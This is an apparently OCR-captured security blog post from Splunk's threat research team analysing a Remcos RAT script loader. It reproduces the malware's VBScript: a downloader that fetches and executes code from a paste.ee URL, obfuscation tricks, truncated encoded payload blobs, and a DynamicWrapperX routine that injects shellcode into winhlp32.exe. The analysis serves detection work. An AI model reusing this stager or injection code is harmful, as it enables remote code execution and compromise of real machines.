
Detecting Malware Script Loaders using Remcos: Threat Research Release December 2021

splunk.com/en_us/blog/security/detecting-malware-script-loaders-using-remcos-threat-research-release-december-2021.html


January 10, 2022


SECURITY

 By Splunk Threat Research Team January 10, 2022

Nowadays, malware used to have several stages before it fully compromised the targeted host or machine. The very well-known initial stager is the “phishing email” that contains a malicious macro code or malicious URL link that will download either the actual loader or the next stager to download the actual payload.

This particular sample makes the detection and analysis of the adversary behavior more challenging. The most prevalent loaders seen in the wild are window scripting languages, JScript (.js), and VBScript (.vbs). These scripts are easy to obfuscate and encrypt in order to bypass detection and preventative controls, therefore many adversaries use this methodology. In this blog, Splunk Threat Research (STRT) will discuss a Remcos loader that utilizes DynamicWrapperX (dynwrapx.dll) to execute shellcode and inject Remcos RAT into the target process. Ultimately STRT covers what Splunk Security Content detections find behaviors and TTPs that apply to the DynamicWrapperX Loader.





The Initial Downloader

This Remcos sample loader starts with a simple VBScript that attempts to download the second VBScript from paste.ee. The script on paste.ee is the main loader of Remcos. Below is the screenshot of the initial downloader script. STRT has witnessed the script stay online up to a few weeks between major campaign changes. Paste.ee offers multiple options to automatically take down code between hours up to a year. The full VBScript loader may be found here.

```
Dim GetCode, GetResponse

  Set GetCode = CreateObject("MSXML2.XMLHTTP")
  GetCode.Open "GET", "https://paste.ee/r/tS4vR",  False
  GetCode.Send

  GetResponse = GetCode.ResponseText
  Execute(GetResponse)
```

The VBScript Main Remcos Loader


Detection Evasion

STRT found the script loader interesting in how it tries to evade inspection by preventative controls by embedding a large amount of normal script code and comments at the beginning and end of the loader. For example, the screenshot below shows its code in lines 120-150 pertains to Microsoft "pubprn.vbs", a script designed to publish printers within active directory domain services. Skimming over the code quickly gives it away that shellcode is embedded inside.

```
End Function
Dim L_PubprnUsage1_text
Dim L_PubprnUsage2_text
Dim L_PubprnUsage3_text
Dim L_PubprnUsage4_text
Dim L_PubprnUsage5_text
Dim L_PubprnUsage6_text

Dim L_GetObjectError1_text
Dim L_GetObjectError2_text

Dim L_PublishError1_text
Dim L_PublishError2_text
Dim L_PublishError3_text
Dim L_PublishSuccess1_text


L_PubprnUsage1_text      =   "Usage: [cscript] pubprn.vbs server ""LDAP://OU=...,DC=..."""
L_PubprnUsage2_text      =   "       server is a Windows server name (e.g.: Server) or UNC printer name (\\Server\Printer)"
L_PubprnUsage3_text      =   "       ""LDAP://CN=...,DC=..."" is the DS path of the target container"
L_PubprnUsage4_text      =   ""
L_PubprnUsage5_text      =   "Example 1: pubprn.vbs MyServer ""LDAP://CN=MyContainer,DC=MyDomain,DC=Company,DC=Com"""
L_PubprnUsage6_text      =   "Example 2: pubprn.vbs \\MyServer\Printer ""LDAP://CN=MyContainer,DC=MyDomain,DC=Company,DC=Com"""

L_GetObjectError1_text   =   "Error: Path "
L_GetObjectError2_text   =   " not found."
L_GetObjectError3_text   =   "Error: Unable to access "

L_PublishError1_text     =   "Error: Pubprn cannot publish printers from "
L_PublishError2_text     =   " because it is running Windows 2000, or later."
L_PublishError3_text     =   "Failed to publish printer "
L_PublishError4_text     =   "Error: "
L_PublishSuccess1_text   =   "Published printer: "

'.....
```

Preparation of Payload

Now that the loader has downloaded the next stage from paste.ee, this VBScript will prepare several payloads and eventually load the actual Remcos malicious software. First, it will decode the actual Remcos RAT, then extract the dynwrapx.dll (used to load the shellcode), and finally the shellcode. It will also initialize the file path of (c:\windows\winhlp32.exe) which is the target process to inject Remcos RAT.



```
' Copyright (c) Microsoft Corporation. All rights reserved.
' Abstract:
' prnqctl.vbs - printer control script for WMI on Windows
'     used to pause, resume and purge a printer
'     also used to print a test page on a printer
' Usage:
' prnqctl [-zmex?] [-s server] [-p printer] [-u user name] [-w password]
' Examples:
' prnqctl -m -s server -p printer
' prnqctl -x -s server -p printer
' prnqctl -e -b printer
'----------------------------------------------------------------------'-----------------------------------------------------
WScript.Sleep(7)
WScript.Sleep(7)


DIM dateas, hotfii, x254, X33
X33= C600C60046004700E600000023003300C6005600E60027005400B6000000E48E06
x254 = "I"

Set ShellObj = WScript.CreateObject("WSCR" + x254 + "PT.SHELL")

dateas = StRRevErse ("@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
dateas = Replace(dateas, "@", "0")
hotfii =  ShellObj.ExpandEnvironmentStrings("%WINDIR%") & "\winhlp32.exe"



Call FIX_WOW64()
Call rompepepe(dateas, hotfii)
Call rompepepe(dateas, hotfii)
Call rompepepe(dateas, hotfii)
WScript.Sleep(8)
Sub rompepepe(BinaryData, FilePath)
    Dim DLL_DATA, DLL_PATH
    Dim SHELLCODE_DATA, SHELLCODE_PTR
    Dim petudo, i

    Set ShellObj = WScript.CreateObject("WSCRIPT.SHELL")



    DLL_DATA = StRRevErse("0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000

SOLONDRA = replace(DLL_DATA, "#", "", 1, 999 ,1)



SHELLCODE_DATA = StRRevErse ("%000000003C3CD5A595B5E5F55C30B840B8DD30C1A5B8B4C0B866DD3042A5B81E570242C7B34FBE8F30D0FC1C70470


aLAMBRE = replace(SHELLCODE_DATA, "%", "", 1, 999 ,1)
```


Below is a screenshot of each payload decoded:

VBScript Execution in x64 Bit


This script also has a function to check what OS architecture type the infected host has using WMI (Windows Management Instrumentation - T1047) if it is an x64 host, it will run the VBScript using the following command format “wscript /b /e:vbscript <vbscript filename>” like what is

shown in the screenshot below. Also you can find the raw attack data sysmon.log for this technique.

```
Sub FIX_WOW64()
    Set ShellObj = WScript.CreateObject("WSCRIPT.SHELL")

    Set ObjWMIService = GetObject("WINMGMTS:\\.\ROOT\CIMV2")
    Set ColItems = ObjWMIService.ExecQuery("SELECT * FROM WIN32_COMPUTERSYSTEM")

    For Each ObjItem In ColItems
        SystemType = ObjItem.SystemType
    Next

    If (UCase(SystemType) = "X64-BASED PC") And (InStr(UCase(WScript.PATH),"SYSWOW64") = 0) Then
        ShellObj.Run ShellObj.ExpandEnvironmentStrings("%WINDIR%") & "\SYSWOW64\WSCRIPT.EXE //b //e:vbscript " & Chr(34)
         & WScript.ScriptFullName & Chr(34)
        WScript.Quit
    End If
End Sub
```

The Shellcode - Process Injection


The decoded shellcode uses pre-computed API hashes to dynamically resolve its API import in order to inject the Remcos malware into a targeted process on the host. The screenshot below shows the last WriteProcessMemory API and the ResumeThread API calls get used to write and subsequently execute the Remcos RAT in the target process where it injects its code.



DynamicWrapperX - ShellCode Execution

To execute the shellcode for Remcos via process injection, it first decodes and drops “dynwrapx.dll” in the %temp% folder and loads/installs it using Regsvr32 install silent parameter (“regsvr32 /I /S”). This DLL will give the VBScript access to the “DynamicWrapperX" Object to load 2 more windows DLL modules named user32.dll and kernel32.dll to allocate memory and execute the shellcode.

Using VirtualAlloc API call, it will allocate a region of memory for the Remcos malware and shellcode. This memory address will be passed as an argument in CallWindowProcW API to load the shellcode to inject Remcos RAT to the target process, which is WinHlp32.exe. The screenshot below shows the code of this technique.




```
dim x66, x77
x66 = "y"
x77 = "M"

    DLL_PATH = ShellObj.ExpandEnvironmentStrings("%TE" + x77 + "P%") & "\d" + x66 + "nwrapx.dll"
    Call FileWrite(DLL_PATH, HexToBin(SOLONDRA))

    Do
        Call ShellObj.Run("REGSVR32.EXE /I /S " & Chr(34) & DLL_PATH & Chr(34), 0, True)
        Set DynWrapObj = CreateObject("DynamicWrapperX")
        Call WScript.Sleep(1000)
    Loop Until IsObject(DynWrapObj)

    Call DynWrapObj.Register("USER32.DLL", "CallWindowProcW", LCase("I=PHULL"), LCase("R=U"))
    Call DynWrapObj.Register("KERNEL32.DLL", "VirtualAlloc", LCase("I=PUUU"), LCase("R=P"))

    SHELLCODE_PTR = DynWrapObj.VirtualAlloc(0, Len(aLAMBRE) / 2, 4096, 64)

    For i = 1 To Len(aLAMBRE) Step 2
        Char = Asc(Chr("&H" & Mid(aLAMBRE, i, 2)))
        Call DynWrapObj.NumPut(Eval(Char), SHELLCODE_PTR, (i - 1) / 2)
    Next

    petudo = DynWrapObj.VirtualAlloc(0, Len(BinaryData) + 1, 4096, 64)

    For i = 1 To Len(BinaryData) Step 2
        Char = Asc(Chr("&H" & Mid(BinaryData, i, 2)))
        Call DynWrapObj.NumPut(Eval(Char), petudo, (i - 1) / 2)
    Next

    Call DynWrapObj.CallWindowProcW(SHELLCODE_PTR, DynWrapObj.StrPtr(FilePath), petudo, 0, 0)
End Sub
```

Where is Remcos Going?

